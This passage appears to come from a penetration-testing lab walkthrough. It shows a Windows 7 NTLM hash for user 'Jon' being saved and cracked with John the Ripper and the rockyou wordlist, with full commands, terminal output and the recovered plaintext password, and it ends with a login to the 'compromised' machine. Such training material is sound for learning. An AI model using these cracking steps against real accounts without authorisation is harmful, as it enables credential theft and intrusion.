
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::

Then we have to save the Hash Password or Encrypted Password for Brute force attack to crack the Original Password.

## Saving the Hash Password in Text File:


ls

mousepad win7-hash.txt




## Checking the Password correctly saved:

cat win7-hash.txt



# Cracking the Password with John the Ripper:

john win7-hash.txt



```
kali@kali:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  win7-hash.txt


kali@kali:~$ cat win7-hash.txt
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::

kali@kali:~$ john win7-hash.txt
Created directory: /home/kali/.john
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 1 password hash (LM [DES 256/256 AVX2])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 518 candidates buffered for the current salt, minimum 1024 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst
(Jon)
1g 0:00:00:00 DONE 2/3 (2023-04-17 21:09) 3.571g/s 91471p/s 91471c/s 91471C/s 123456..CYRAN09
Use the "--show --format=LM" options to display all of the cracked passwords reliably
Session completed.

kali@kali:~$
```

We have got an error regarding the format of the Hash Password. The Hash Password we saved is in the LM format, but the required format for John the Ripper is NT.


## Changing the Format of Hash Password:



```
kali@kali:~$ john --help
John the Ripper 1.9.0-jumbo-1-bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

--help                Print usage summary
--single[=SECTION[,..]] "Single crack" mode, using default or named rules
--single=:rule[,..]    Same, using "immediate" rule(s)
--single-seed=WORD[,WORD] Add static seed word(s) for all salts in single mode
--single-wordlist=FILE *Short* wordlist with static seed words/morphemes
--single-user-seed=FILE Wordlist with seeds per username (user:password[s]
                        format)
--single-pair-max=N    Override max. number of word pairs generated (6)
--no-single-pair       Disable single word pair generation
--[no-]single-retest-guess Override config for SingleRetestGuess
--wordlist[=FILE] --stdin Wordlist mode, read words from FILE or stdin
                        Like --stdin, but bulk reads, and allows rules
--rules[=SECTION[,..]] Enable word mangling rules (for wordlist or PRINCE
                        modes), using default or named rules
--rules=:rule[,..]    Same, using "immediate" rule(s)
--rules-stack=SECTION[,..] Stacked rules, applied after regular rules or to
                        modes that otherwise don't support rules
--rules-stack=:rule[,..] Same, using "immediate" rule(s)
--rules-skip-nop       Skip any NOP ":" rules (you already ran w/o rules)
--loopback[=FILE]     Like --wordlist, but extract words from a .pot file
```




```
File Actions Edit View Help
--input-encoding=NAME      Input encoding (alias for --encoding)
--internal-codepage=NAME   Codepage used in rules/masks (see doc/ENCODINGS)
--target-encoding=NAME     Output encoding (used by format)
--force-tty               Set up terminal for reading keystrokes even if we're
                           not the foreground process
--field-separator-char=C  Use 'C' instead of the ':' in input and pot files
--no-keep-guessing        Try finding plaintext collisions
--list-WHAT               List capabilities, see --list-help or doc/OPTIONS
--length=N                Shortcut for --min-len=N --max-len=N
--min-length=N            Request a minimum candidate length in bytes
--max-length=N            Request a maximum candidate length in bytes
--max-candidates=[-]N     Gracefully exit after this many candidates tried.
                           (if negative, reset count on each crack)
--max-run-time=[-]N       Gracefully exit after this many seconds (if negative,
                           reset timer on each crack)
--mkpc=N                  Request a lower max. keys per crypt
--no-loader-dupecheck     Disable the dupe checking when loading hashes
--pot=NAME                 Pot file to use
--regen-lost-salts=N      Brute force unknown salts (see doc/OPTIONS)
--reject-printable        Reject printable binaries
--tune=HOW                 Tuning options (auto/report/N)
--subformat=FORMAT        Pick a benchmark format for --format=crypt
--format=[NAME][CLASS][,...] Force hash of type NAME. The supported formats can
                           be seen with --list=formats and --list=subformats.
                           See also doc/OPTIONS for more advanced selection of
                           format(s), including using classes and wildcards.

(kali@kali)-[~]
$
```

We have found the command to change the format.

## Successfully cracked the Password:

john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt  
win7-hash.txt



```
File Actions Edit View Help
(kali@kali)-[~]
$ john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt win7-hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22 (Jon)
ig 0:00:00:01 DONE (2023-04-17 21:52) 0.9259g/s 9444Kp/s 9444Kc/s 9444Kc/s alr19882006..alpusidi
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.



(kali@kali)-[~]
$
```

We have successfully cracked the Original Password with the help of John the Ripper.


USERNAME: JON

PASSWORD: alqfna22

### Log-in into the Windows 7 Machine:



## Successfully Logged-in into the Windows 7 Machine:



Now we have successfully compromised and logged-in into the Windows 7 Machine.